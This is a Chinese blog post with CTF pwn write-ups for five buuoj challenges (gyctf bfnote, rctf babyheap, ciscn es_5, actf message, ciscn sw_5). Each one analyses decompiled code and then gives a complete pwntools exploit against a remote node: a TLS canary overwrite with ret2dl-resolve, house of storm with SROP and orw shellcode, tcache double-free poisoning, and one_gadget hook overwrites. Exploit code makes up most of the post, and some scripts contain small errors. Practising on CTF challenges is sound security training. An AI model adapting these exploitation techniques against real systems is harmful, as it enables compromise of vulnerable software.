buuoj Pwn writeup 196-200

原创

yongbaoii 于 2021-06-12 18:11:12 发布 128 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/117825761

196 gyctf_2020_bfnote

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE        No RPATH   No RUNPATH   No Symbols     Yes    0               3            ./196
```

```
  v6 = __readgsdword(0x14u);
  sub_80486F7();
  fwrite("\nGive your description : ", 1u, 0x19u, stdout);
  memset(s, 0, sizeof(s));
  readd(0, s, 0x600);
  fwrite("Give your postscript : ", 1u, 0x17u, stdout);
  memset(&unk_804A060, 0, 0x64u);
  readd(0, &unk_804A060, 1536);
  fwrite("\nGive your notebook size : ", 1u, 0x1Bu, stdout);
  size = rread();
  v3 = (char *)malloc(size);
  memset(v3, 0, size);
  fwrite("Give your title size : ", 1u, 0x17u, stdout);
  v4 = rread();
  for ( i = v4; size - 32 < i; i = rread() )
    fwrite("invalid ! please re-enter :\n", 1u, 0x1Cu, stdout);
  fwrite("\nGive your title : ", 1u, 0x13u, stdout);
  readd(0, v3, i);
  fwrite("Give your note : ", 1u, 0x11u, stdout);
  read(0, &v3[v4 + 16], size - v4 - 16);
  fwrite("\nnow , check your notebook :\n", 1u, 0x1Du, stdout);
  fprintf(stdout, "title : %s", v3);
  fprintf(stdout, "note : %s", &v3[v4 + 16]);
  return __readgsdword(0x14u) ^ v6;
```


第一个漏洞点是有栈溢出，但是开了canary。第二个漏洞点是虽然会检测v4大小，但是检测完时候我们还能再次输入，所以我们会有一次任意输入的机会。

我们的想法就是改掉TLS结构体中的canary，然后rop即可。


tls结构体

```
typedef struct
{
  void *tcb;        /* Pointer to the TCB.  Not necessarily the
               thread descriptor used by libpthread.  */
  dtv_t *dtv;
  void *self;       /* Pointer to the thread descriptor.  */
  int multiple_threads;
  int gscope_flag;
  uintptr_t sysinfo;
  uintptr_t stack_guard;
  uintptr_t pointer_guard;
  ...
} tcbhead_t;
```

里面的uintptr_t stack_guard就是我们的canary。

那这个结构体在哪？不同的libc不一样，对于这道题，2.23，在mmap的一块内存里面。所以我们就是申请一个大一点的chunk然后通过v4任意写改掉就好，剩下的就是一个栈溢出了。

又出了问题，问题是啥呢，在最后会在ebp上面去一个数字，这导致我们不能随便去覆盖它。因为不知道有啥用，覆盖了后面可能崩了。



这个东西其实就是说main的返回地址稍微变了变，利用ebp，而我们不知道ebp地址，就无法猜到应该把v4覆盖成啥。
所以我们直接写上bss段地址，做一个栈迁移，但是因为本题的输出，用的是fwrite、fprintf，这使得我们很难找到合适的gadget来控制参数。并且，这些函数的空间花销很大。
所以最后整半天我们就用ret2dl。

一篇ret2dl博客

然后就通过ret2dl一顿操作，就好了。

exp

```python
from pwn import *

r = remote("node3.buuoj.cn", 26764)
#r = process("./196")

elf = ELF("./196")
libc = ELF('./64/libc-2.23.so')
bss_start = 0x0804A060
gap = 0x500
stack_overflow = 'a' * (0x3e - 0xc + 0x8) + p64(bss_start + gap + 0x4)

r.recvuntil('Give your description : ')
r.send(stack_overflow)

r.recvuntil('Give your postscript : ')


fake_sym = p32(bss_start + gap + 0x4 * 4 + 0x8 - 0x80482C8) + p32(0) + p32(0) + p32(0x12)
fake_rel = p32(bss_start) + p32(0x7 + int((bss_start + gap + 0x4 * 4 + 0x8 + 0x8 + 0x8 - 0x080481D8) / 0x10) * 0
x100)

r.send('\x00' * gap + p32(0x08048450) + p32(bss_start + gap + 0x4 * 4 + 0x8 * 2 - 0x080483D0) + p32(0) + p32(bss
_start + gap + 0x4 * 4) + '/bin/sh\x00' + 'system\x00\x00' + fake_rel + fake_sym)

r.recvuntil('Give your notebook size : ')
r.send(str(0x20000))


r.recvuntil('Give your title size : ')
r.send(str(0xf7d22714 - 0xf7d01008 - 16))  #计算偏移

r.recvuntil('invalid ! please re-enter :\n')
r.send(str(4))

r.recvuntil('Give your title : ')
r.send('a')

r.recvuntil('Give your note : ')
r.send('aaaa')          #更改tls结构体中的canary为aaaa

r.interactive()
```

来一个最全的ret2博客

197 rctf_2019_babyheap

```
RELRO          STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO     Canary found      NX enabled   PIE enabled   No RPATH   No RUNPATH   96 Symbols    Yes     0              4            ./197
```

一道常规的heap

```
setvbuf(stdin, 0LL, 2, 0LL);
setvbuf(_bss_start, 0LL, 2, 0LL);
setvbuf(stderr, 0LL, 2, 0LL);
fd = open("/dev/urandom", 0);
if ( fd < 0 )
{
  puts("open failed!");
  exit(-1);
}
read(fd, &ptrs, 8uLL);
close(fd);
ptrs = (void *)((unsigned int)ptrs & 0xFFFF0000);
mallopt(1, 0);
if ( mmap(ptrs, 0x1000uLL, 3, 34, -1, 0LL) != ptrs )
{
  puts("mmap error!");
  exit(-1);
}
signal(14, timeout_handler);
alarm(0x3Cu);
if ( prctl(38, 1LL, 0LL, 0LL, 0LL) )
{
  puts("Could not start seccomp:");
```


开了沙箱，fastbin也被ban掉了。

add

```
void **v0; // rbx
int i; // [rsp+0h] [rbp-20h]
int v3; // [rsp+4h] [rbp-1Ch]
unsigned __int64 v4; // [rsp+8h] [rbp-18h]

v4 = __readfsqword(0x28u);
for ( i = 0; *((_QWORD *)ptrs + 2 * i) && i <= 15; ++i )
  ;
if ( i == 16 )
{
  puts("You can't");
  exit(-1);
}
printf("Size: ");
v3 = get_int();
if ( v3 <= 0 || v3 > 4096 )
{
  puts("Invalid size :(");
}
else
{
  *((_DWORD *)ptrs + 4 * i + 2) = v3;
  v0 = (void **)((char *)ptrs + 16 * i);
  *v0 = calloc(v3, 1uLL);
  puts("Add success :)");
}
return __readfsqword(0x28u) ^ v4;
```


最多申请16个，大小很广，指针，大小都在bss，用的是calloc。

edit

```
int v1; // [rsp+0h] [rbp-10h]
unsigned __int64 v2; // [rsp+8h] [rbp-8h]

v2 = __readfsqword(0x28u);
printf("Index: ");
v1 = get_int();
if ( v1 >= 0 && v1 <= 15 && *((_QWORD *)ptrs + 2 * v1) )
{
  printf("Content: ");
  *(_BYTE *)(*((_QWORD *)ptrs + 2 * v1) + (int)read_n(
                                            *((_QWORD *)ptrs + 2 * v1),
                                            *((unsigned int *)ptrs + 4 * v1 + 2))) = 0;
  puts("Edit success :)");
}
else
{
  puts("Invalid index :(");
}
return __readfsqword(0x28u) ^ v2;
```


一个很明显的off by null。

delete

```
unsigned __int64 delete()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Index: ");
  v1 = get_int();
  if ( v1 >= 0 && v1 <= 15 && *((_QWORD *)ptrs + 2 * v1) )
  {
    free(*((void **)ptrs + 2 * v1));
    *((_QWORD *)ptrs + 2 * v1) = 0LL;
    *((_DWORD *)ptrs + 4 * v1 + 2) = 0;
    puts("Delete success :)");
  }
  else
  {
    puts("Invalid index :(");
  }
  return __readfsqword(0x28u) ^ v2;
}
```


删的干干净净。

show

```
unsigned __int64 show()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Index: ");
  v1 = get_int();
  if ( v1 >= 0 && v1 <= 15 && *((_QWORD *)ptrs + 2 * v1) )
    puts(*((const char **)ptrs + 2 * v1));
  else
    puts("Invalid index :(");
  return __readfsqword(0x28u) ^ v2;
}
```


普普通通泄露函数。

所以其实跟之前那个0ctf_2018_heapstorm2很像，也是house of storm。

所以我们最后的思路还是那个，我们把setcontent+53的地址写入__free_hook，并在其之后0x10字节内存中写上两遍__free_hook+0x18的地址，最后把orw的shellcode写进去就好了。

exp

```
from pwn import *
```

```python
context(log_level = 'debug', arch = 'amd64', os = 'linux')
elf = ELF("./197")
libc = ELF('./64/libc-2.23.so')
one_gadget_16 = [0x45216,0x4526a,0xf02a4,0xf1147]

menu = "Choice: \n"
def add(size):
 r.recvuntil(menu)
 r.sendline('1')
 r.recvuntil("Size: ")
 r.sendline(str(size))

def delete(index):
 r.recvuntil(menu)
 r.sendline('3')
 r.recvuntil("Index: ")
 r.sendline(str(index))

def show(index):
 r.recvuntil(menu)
 r.sendline('4')
 r.recvuntil("Index: ")
 r.sendline(str(index))

def edit(index, content):
 r.recvuntil(menu)
 r.sendline('2')
 r.recvuntil("Index: ")
 r.sendline(str(index))
 r.recvuntil("Content: ")
 r.send(content)

def pwn():
 libc.address = 0
 add(0x80)#0
 add(0x68)#1
 add(0xf0)#2
 add(0x18)#3
 delete(0)
 payload = 'a'*0x60 + p64(0x100)
 edit(1, payload)
 delete(2)
 add(0x80)#0
 show(1)
 malloc_hook = u64(r.recvuntil('\x7f').ljust(8, '\x00')) - 0x58 - 0x10
 libc.address = malloc_hook - libc.sym['__malloc_hook']
 system = libc.sym['system']
 free_hook = libc.sym['__free_hook']
 set_context = libc.symbols['setcontext']
 success("libc_base:"+hex(libc.address))
 add(0x160)#2

 add(0x18)#4
 add(0x508)#5
 add(0x18)#6
 add(0x18)#7
 add(0x508)#8
 add(0x18)#9
 add(0x18)#10
```

```
edit(5, 'a'*0x4f0+p64(0x500))
delete(5)
edit(4, 'a'*0x18)
add(0x18)#5
add(0x4d8)#11
delete(5)
delete(6)
add(0x30)#5
add(0x4e8)#6

edit(8, 'a'*0x4f0+p64(0x500))
delete(8)
edit(7, 'a'*0x18)
add(0x18)#8
add(0x4d8)#12
delete(8)
delete(9)
add(0x40)#8
delete(6)
add(0x4e8)#6
delete(6)
#pause()

storage = free_hook
fake_chunk = storage - 0x20
payload = '\x00'*0x10 + p64(0) + p64(0x4f1) + p64(0) + p64(fake_chunk)
edit(11, payload)
payload = '\x00'*0x20 + p64(0) + p64(0x4e1) + p64(0) + p64(fake_chunk+8) +p64(0) + p64(fake_chunk-0x18-5)
edit(12, payload)
add(0x48)#6
sleep(0.5)

new_addr =  free_hook &0xFFFFFFFFFFFFF000
shellcode1 = '''
xor rdi,rdi
mov rsi,%d
mov edx,0x1000

mov eax,0
syscall

jmp rsi
''' % new_addr
edit(6, 'a'*0x10+p64(set_context+53)+p64(free_hook+0x18)*2+asm(shellcode1))

frame = SigreturnFrame()
frame.rsp = free_hook+0x10
frame.rdi = new_addr
frame.rsi = 0x1000
frame.rdx = 7
frame.rip = libc.sym['mprotect']
edit(12, str(frame))
delete(12)
sleep(0.5)

shellcode2 = '''
mov rax, 0x67616c662f ;// /flag
push rax
```

```
mov rdi, rsp ;// /flag
mov rsi, 0 ;// O_RDONLY
xor rdx, rdx ;
mov rax, 2 ;// SYS_open
syscall

mov rdi, rax ;// fd
mov rsi,rsp  ;
mov rdx, 1024 ;// nbytes
mov rax,0 ;// SYS_read
syscall

mov rdi, 1 ;// fd
mov rsi, rsp ;// buf
mov rdx, rax ;// count
mov rax, 1 ;// SYS_write
syscall

mov rdi, 0 ;// error_code
mov rax, 60
syscall
'''
r.sendline(asm(shellcode2))

r.interactive()

while True:
    r = remote("node3.buuoj.cn", 29594)
    try:
pwn()
    except:
r.close()
```

198 ciscn_2019_es_5

```
RELRO          STACK CANARY     NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO     Canary found     NX enabled   PIE enabled   No RPATH   No RUNPATH   87 Symbols    Yes     0              4            ./198
```

```
for ( i = 0; i <= 9 && flist[i]; ++i )
  ;
if ( i == 10 )
{
  puts("Full flag!");
  result = 0LL;
}
else
{
  v2 = (int *)malloc(0x10uLL);
  printf("size?>");
  v2[2] = read_int();
  *(_QWORD *)v2 = malloc(v2[2]);
  if ( !*(_QWORD *)v2 )
  {
    puts("Can not malloc!");
    exit(0);
  }
  printf("content:");
  secure_read(*(_QWORD *)v2, (unsigned int)v2[2]);
  v2[3] = 1;
  flist[i] = v2;
  puts("OK!");
  result = 0LL;
}
return result;
```


create里面size可以为0

```
}
if ( flist[v1] )
{
  v2 = (_QWORD *)flist[v1];
  if ( *((_DWORD *)v2 + 3) )
  {
    --*((_DWORD *)v2 + 3);
    v3 = realloc((void *)*v2, *((int *)v2 + 2));
    if ( v3 )
    {
      *v2 = v3;
      printf("New content:");
      secure_read(*v2, *((unsigned int *)v2 + 2));
      puts("OK!");
    }
    else
    {
      puts("Can not edit this flag!");
    }
    result = 0LL;
  }
  else
  {
    puts("Dead!");
    result = 0LL;
```


edit里面有realloc，看这realloc应该就小心点，有问题。

当size为0，则这个chunk会被free掉，但是堆指针没有从flist堆数组里移除，这就造成了uaf。利用这个uaf剩下的都是常规思路。

exp

```python
#coding:utf8
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',27355)
libc = ELF('./64/libc-2.27.so')

def add(size,content):
   r.sendlineafter('Your choice:','1')
   r.sendlineafter('size?>',str(size))
   r.sendafter('content:',content)

def edit(index,content,have = True):
   r.sendlineafter('Your choice:','2')
   r.sendlineafter('Index:',str(index))
   if have:
      sh.sendafter('New content:',content)

def show(index):
   r.sendlineafter('Your choice:','3')
   r.sendlineafter('Index:',str(index))

def delete(index):
   r.sendlineafter('Your choice:','4')
   r.sendlineafter('Index:',str(index))

add(0x100,'a')
for i in range(7):
   add(0x100,'b')
for i in range(1,8):
   delete(i)

delete(0)
add(0x30,'a')

show(0)
r.recvuntil('Content: ')

malloc_hook = (u64(r.recv(6).ljust(8,'\x00')) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook'] & 0xFFF)
libc_base = malloc_hook - libc.sym['__malloc_hook']
one_gadget = libc_base + 0x10a38c

print 'libc_base=',hex(libc_base)


add(0,'')
edit(1,'',False)
delete(1)
add(0x10,p64(malloc_hook))

add(0x10,p64(one_gadget))
r.sendlineafter('Your choice:','1')

r.interactive()
```

199 actf_2019_message

```
RELRO          STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO     Canary found      NX enabled   No PIE       No RPATH   No RUNPATH   No Symbols     Yes    0               3            ./199
```

add

```
  puts("Please input the length of message:");
  read(0, &buf, 8uLL);
  v2 = atoi(&buf);
  if ( v2 <= 0 )
  {
    puts("Length is invalid!");
  }
  else
  {
    for ( i = 0; i <= 9; ++i )
    {
      if ( !*(_QWORD *)&dword_602060[4 * i + 2] )
      {
        dword_602060[4 * i] = v2;
        *(_QWORD *)&dword_602060[4 * i + 2] = malloc(v2);
        puts("Please input the message:");
        read(0, *(void **)&dword_602060[4 * i + 2], v2);
        ++dword_60204C;
        return __readfsqword(0x28u) ^ v4;
      }
    }
  }
}
```


delete

```
 if ( dword_60204C <= 0 )
 {
   puts("There is no message in system");
 }
 else
 {
   puts("Please input index of message you want to delet
   read(0, &buf, 8uLL);
   v1 = atoi(&buf);
   if ( v1 < 0 || v1 > 9 )
   {
     puts("Index is invalid!");
   }
   else
   {
     free(*(void **)&dword_602060[4 * v1 + 2]);
     dword_602060[4 * v1] = 0;
     --dword_60204C;
   }
 }
 return __readfsqword(0x28u) ^ v3;
```


edit

```
    }
    else
    {
      for ( i = 0; i <= 9; ++i )
      {
        if ( !*(_QWORD *)&dword_602060[4 * i + 2] )
        {
          dword_602060[4 * i] = v2;
          *(_QWORD *)&dword_602060[4 * i + 2] = malloc(v2);
          puts("Please input the message:");
          read(0, *(void **)&dword_602060[4 * i + 2], v2);
          ++dword_60204C;
          return __readfsqword(0x28u) ^ v4;
        }
      }
    }
}
```


正常edit

就double free做就好了。

exp

```python
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',27555)

elf = ELF('./199')
libc = ELF('./64/libc-2.27.so')

def add(size,content):
    r.sendlineafter(': ','1')
    r.sendlineafter(':',str(size))
    r.sendafter(':',content)

def delete(idx):
    r.sendlineafter(': ','2')
    r.sendlineafter(':',str(idx))

def edit(idx,content):
    r.sendlineafter(': ','3')
    r.sendlineafter(':',str(idx))
    r.sendafter(':',content)

def show(idx):
    r.sendlineafter(': ','4')
    r.sendlineafter(':',str(idx))

add(0x68,'\x09'*9) #0
add(0x450,'\x08'*8) #1
add(0x68,'/bin/sh\x00') #2
add(0x58,'\x07'*7) #3
delete(0)
delete(0)
delete(1)

add(0x68,p64(0x000602060))
add(0x68,'aaaa')
add(0x68,p64(0)*2+p64(0x460))
show(1)
libc_base = u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-libc.sym['__malloc_hook']-0x10-96

system_addr = libc_base + libc.sym['system']
free_hook = libc_base + libc.sym['__free_hook']
delete(3)
delete(3)
add(0x58,p64(free_hook))
add(0x58,'aaaa')
add(0x58,p64(system_addr))
delete(2)

r.interactive()
```

200 ciscn_2019_sw_5

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified      Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes    1               2            ./200
```

```
  v0 = 1LL;
  if ( qword_202040[0] )
  {
    do
      v1 = (int)v0++;
    while ( *(_QWORD *)&byte_202038[8 * v0] );
  }
  else
  {
    v1 = 0LL;
  }
  qword_202040[v1] = (__int64)malloc(0x70uLL);
  puts("title:");
  read(0, (void *)qword_202040[v1], 8uLL);
  puts("content:");
  read(0, (void *)(qword_202040[v1] + 8), 0x68uLL);
  return __printf_chk(1LL, "%s %s", (const char *)qword_202040[v1], (const char *)(qword_202040[v1] + 8));
}
```



```
if ( dword_202010 )
{
  puts("index:");
  __isoc99_scanf("%d", &v2);
  _IO_getc(stdin);
  if ( v2 <= 9 )
  {
    v1 = (void *)qword_202040[v2];
    if ( v1 )
    {
      free(v1);
      --dword_202010;
    }
  }
```


俩功能，add能输出内容，delete只能三次。
巧妙利用做double free就好了。

exp

```python
#coding:utf8
from pwn import *

context.log_level = 'debug'

libc = ELF('./64/libc-2.27.so')


def add(title,content):
    r.sendlineafter('>>','1')
    r.sendafter('title:',title)
    r.sendafter('content:',content)

def delete(index):
    r.sendlineafter('>>','2')
```

```
    r.sendlineafter('index:',str(index))

def exp():
    add('t1','a')
    add('t2','b')
    fake_chunk = 'c'*0x8 + p64(0) + p64(0x61)
    add('t3',fake_chunk)

    #double free
    delete(0)
    delete(0)
    #攻击tcache bin表头
    add('\x1E\x70','a')
    r.recvuntil('\n')
    heap_base = u64(sh.recv(6).ljust(8,'\x00')) & (0xFFFFFFFFFFFFFF00)
    print 'heap_base=',hex(heap_base)
    add('t1',p64(heap_base + 0x280) + p64(heap_base + 0x268) + p64(0x101) + p64(heap_base + 0x270))
    payload = '\x00'*0x5A + p64(heap_base + 0x280)
    add('\xFF',payload) #5
    add('t1','a') #6
    delete(6)
    add('a'*0x8,'a'*0x10)
    r.recvuntil('a'*0x18)
    malloc_hook = (u64(sh.recv(6).ljust(8,'\x00'))& 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook'] & 0xFFF)
    libc_base = malloc_hook - libc.sym['__malloc_hook']
    if libc_base >> 40 != 0x7F:
        raise Exception('error leak!')
    one_gadget = libc_base + 0x10a38c
    print 'libc_base=',hex(libc_base)

    add('a','a'*0x10 + p64(malloc_hook))
    add('a','a')
    add(p64(one_gadget),'\x00')
    #getshell
    r.sendlineafter('>>','1')

while True:
   try:
      global r
      r = remote('node3.buuoj.cn',25672)
      exp()
      r.interactive()
   except:
      r.close()
      print 'trying...'
```